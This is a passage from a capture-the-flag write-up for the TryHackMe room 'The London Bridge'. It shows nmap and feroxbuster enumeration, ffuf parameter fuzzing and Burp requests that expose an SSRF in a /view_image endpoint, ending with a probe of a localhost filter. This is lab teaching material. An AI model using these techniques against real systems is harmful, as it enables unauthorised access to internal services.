THE LONDON BRIDGE

INTRODUCTION


This is a classic boot2root CTF-style room. Make sure to get all the flags.
This CTF offers a thrilling journey through web fuzzing, SSRF exploitation, and privilege escalation.

RECONNAISSANCE

I did an active reconnaissance against the target by using nmap to discover open ports, services and their versions.

```
┌──(root㉿Kali)-[/home/…/Documents/TryHackMe-sch/CTFs/TheLondonBridge]
└─# nmap -sC -sV -p- --min-rate 1000 10.10.2.102
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-01 10:17 EAT
Nmap scan report for 10.10.2.102
Host is up (0.15s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 58:c1:e4:79:ca:70:bc:3b:8d:b8:22:17:2f:62:1a:34 (RSA)
|   256 2a:b4:1f:2c:72:35:7a:c3:7a:5c:7d:47:d6:d0:73:c8 (ECDSA)
|_  256 1c:7e:d2:c9:dd:c2:e4:ac:11:7e:45:6a:2f:44:af:0f (ED25519)
8080/tcp open  http-proxy gunicorn
|_http-server-header: gunicorn
|_http-title: Explore London
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.0 200 OK
|     Server: gunicorn
|     Date: Tue, 01 Oct 2024 07:19:06 GMT
|     Connection: close
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 2682
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta charset="UTF-8">
|     <meta name="viewport" content="width=device-width, initial-scale=1.0">
|     <title>Explore London</title>
|     <style>
|     body {
|     font-family: Arial, sans-serif;
|     margin: 0;
|     padding: 0;
|     background-color: #f2f2f2;
```

Trying to access the url on port 8080, I am presented with a web page as below.




ENUMERATION


Using feroxbuster tool, alternatively, **FFUF, GOBUSTER DIRSEARCH** just to name a few, can help find hidden directories.

I discovered several url paths leading to different endpoints as seen below.


```
┌──(root㉿Kali)-[/home/…/Documents/TryHackMe-sch/CTFs/TheLondonBridge]
└─# feroxbuster -u http://10.10.2.102:8080/ -w /usr/share/seclists/Discovery/Web-Content/raft-medium-words.txt

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.11.0
─────────────────────────────────────────────────────
 Target Url            http://10.10.2.102:8080/
 Threads               50
 Wordlist              /usr/share/seclists/Discovery/Web-Content/raft-medium-words.txt
 Status Codes          All Status Codes!
 Timeout (secs)        7
 User-Agent            feroxbuster/2.11.0
 Config File           /etc/feroxbuster/ferox-config.toml
 Extract Links         true
 HTTP methods          [GET]
 Recursion Depth       4
─────────────────────────────────────────────────────
 Press [ENTER] to use the Scan Management Menu™
─────────────────────────────────────────────────────
404      GET        4l       34w      232c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET       54l      125w     1722c http://10.10.2.102:8080/gallery
405      GET        4l       23w      178c http://10.10.2.102:8080/feedback
200      GET       59l      127w     1703c http://10.10.2.102:8080/contact
405      GET        4l       23w      178c http://10.10.2.102:8080/upload
200      GET       82l      256w     2682c http://10.10.2.102:8080/
200      GET       57l      319w    27009c http://10.10.2.102:8080/uploads/images.jpeg
200      GET      363l     1894w   151239c http://10.10.2.102:8080/uploads/e3.jpg
200      GET      230l     1199w    97517c http://10.10.2.102:8080/uploads/caption.jpg
200      GET      286l     1579w   125448c http://10.10.2.102:8080/uploads/04.jpg
200      GET      344l     1947w   168990c http://10.10.2.102:8080/uploads/www.usnews.jpeg
200      GET        0l        0w   397225c http://10.10.2.102:8080/uploads/Thames.jpg
200      GET        0l        0w  1554649c http://10.10.2.102:8080/uploads/Untitled.png
[#>-----------------] - 22s     4375/63103   5m      found:12      errors:1
```

Visiting the gallery url, I am presented with images, and even uploaded one as below.





I tried to upload a .php file and even changed the extentions to match that of an image, but seems the server was sanitized properly to allow only images.
I saw an opportunity to exploit file upload vulnerability, however the server was not vulnerable to this.




Looking at the source code, there was a note left for developers. "***Make sure that people can also add images using links***"

```
    <h1>London Gallery</h1>
    <div class="container">

            <img class="image" src="/uploads/www.usnews.jpeg" alt="www.usnews.jpeg">

            <img class="image" src="/uploads/04.jpg" alt="04.jpg">

            <img class="image" src="/uploads/Untitled.png" alt="Untitled.png">

            <img class="image" src="/uploads/images.jpeg" alt="images.jpeg">

            <img class="image" src="/uploads/e3.jpg" alt="e3.jpg">

            <img class="image" src="/uploads/caption.jpg" alt="caption.jpg">

            <img class="image" src="/uploads/Thames.jpg" alt="Thames.jpg">

    </div>
    <h5>Visited London recently? Contribute to the gallery</h5>
    <form method="POST" action="/upload" enctype="multipart/form-data">
        <input type="file" name="file">
        <input type="submit" value="Upload">
    </form>
    <!--To devs: Make sure that people can also add images using links-->
</body>
</html>
```

try file upload vuln
xss
sql injection

Now trying to access the /view_image url path, I am presented with a status code 405.



Intercepting the request with burp suite, I managed to determine what method was permitted by the server.

Request

Pretty Raw Hex

```
OPTIONS /view_image HTTP/1.1
Host: 10.10.2.102:8080
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Server: gunicorn
Date: Tue, 01 Oct 2024 07:36:48 GMT
Connection: keep-alive
Content-Type: text/html; charset=utf-8
Allow: OPTIONS, POST
Content-Length: 0
```

Inspector

Selection

Selected

POST

Request att

Request qu

Request bo

Request co

Request he

Response h

Modifying the method and sending the request, I was able to reach this site.

Request

Pretty Raw Hex

```
POST /view_image HTTP/1.1
Host: 10.10.2.102:8080
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

Search 0 highlights

Response

Pretty Raw Hex Render

View Image

Enter Image URL:

View Image

Inspector

Request attribut

Request query p

Request body pa


Request cookies

Request header

Response heade

Done

I tried to retrieve an image I uploaded using the url link, and it was a success.



I performed fuzzing to identify the parameters that the site accepts.

Request

Pretty Raw Hex

```
POST /view_image HTTP/1.1
Host: 10.10.2.102:8080
Content-Length: 30
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36
Origin: http://10.10.2.102:8080
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.10.2.102:8080/view_image
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

image_url=uploads%2Fkalibb.jpg
```

Response

Pretty Raw Hex Render

View Image

Enter Image URL:

View Image

Request

Pretty Raw Hex

```
POST /view_image HTTP/1.1
Host: 10.10.2.102:8080
Content-Length: 26
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36
Origin: http://10.10.2.102:8080
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.10.2.102:8080/view_image
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

fuzz=http://127.0.0.1/test
```

Search 0 highlights

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Server: gunicorn
Date: Tue, 01 Oct 2024 08:02:03 GMT
Connection: keep-alive
Content-Type: text/html; charset=utf-8
Content-Length: 823

<!DOCTYPE html>
<html lang="en">
    <head>
        <meta charset="UTF-8">
        <meta name="viewport" content="width=device-width, initial-scale=1.0">
        <title>
            View Image
        </title>
        <style>
            body{
                font-family:Arial,sans-serif;
                margin:0;
                padding:20px;
                background-color:bisque;
            }
            img{
                max-width:100%;
                height:auto;
                border-radius:8px;
                box-shadow:0010pxrgba(0,0,0,0.1);
            }
            </style>
        </head>
```

Search 0 highlights

Done

```
┌──(root㉿Kali)-[/home/…/Documents/TryHackMe-sch/CTFs/TheLondonBridge]
└─# ffuf -u http://10.10.2.102:8080/view_image -w /usr/share/seclists/Discovery/Web-Content/raft-medium-words.txt -X POST -d "FUZZ=http://10.23.20.101/check" -H 'Content-Type: application/x-www-form-urlencoded' -fs 823 -t 50

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/ \ \ \_\ \ \ \ \_/
         \ \_\   \ \_\   \ \____/  \ \_\
          \/_/    \/_/    \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : POST
 :: URL              : http://10.10.2.102:8080/view_image
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-medium-words.txt
 :: Header           : Content-Type: application/x-www-form-urlencoded
 :: Data             : FUZZ=http://10.23.20.101/check
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 50
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 823
________________________________________________

www                     [Status: 500, Size: 290, Words: 37, Lines: 5, Duration: 329ms]
:: Progress: [5570/63088] :: Job [1/1] :: 168 req/sec :: Duration: [0:00:32] :: Errors: 0 ::
```

EXPLOITATION

I have identified the www parameter. I attempted to inject the www parameter into the URL.
It's executing the file and returning a response. Now that I identified an SSRF vulnerability, I can use it to explore internal services.

Request

Pretty Raw Hex

```
1  POST /view_image HTTP/1.1
2  Host: 10.10.2.102:8080
3  Content-Length: 28
4  Cache-Control: max-age=0
5  Accept-Language: en-US,en;q=0.9
6  Upgrade-Insecure-Requests: 1
7  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120
   Safari/537.36
8  Origin: http://10.10.2.102:8080
9  Content-Type: application/x-www-form-urlencoded
10 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
   mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
   0.7
11 Referer: http://10.10.2.102:8080/view_image
12 Accept-Encoding: gzip, deflate, br
13 Connection: keep-alive
14
15 www=http://10.23.20.101/test
```

Response

Pretty Raw Hex Render

```
1  HTTP/1.1 500 INTERNAL SERVER ERROR
2  Server: gunicorn
3  Date: Tue, 01 Oct 2024 08:05:29 GMT
4  Connection: keep-alive
5  Content-Type: text/html; charset=utf-8
6  Content-Length: 290
7
8  <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
9  <title>
       500 Internal Server Error
   </title>
10 <h1>
       Internal Server Error
   </h1>
11 <p>
       The server encountered an internal error and was unable to
       complete your request. Either the server is overloaded or
       there is an error in the application.
   </p>
12
```

However, attempting to access `127.0.0.1` or `localhost` in the URL results in a 403 FORBIDDEN response, indicating that a filter is in place.

Request

Pretty Raw Hex

```
1  POST /view_image HTTP/1.1
2  Host: 10.10.2.102:8080
3  Content-Length: 20
4  Cache-Control: max-age=0
5  Accept-Language: en-US,en;q=0.9
6  Upgrade-Insecure-Requests: 1
7  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120
   Safari/537.36
8  Origin: http://10.10.2.102:8080
9  Content-Type: application/x-www-form-urlencoded
10 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
   mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
   0.7
11 Referer: http://10.10.2.102:8080/view_image
12 Accept-Encoding: gzip, deflate, br
13 Connection: keep-alive
14
15 www=http://127.0.0.1
```

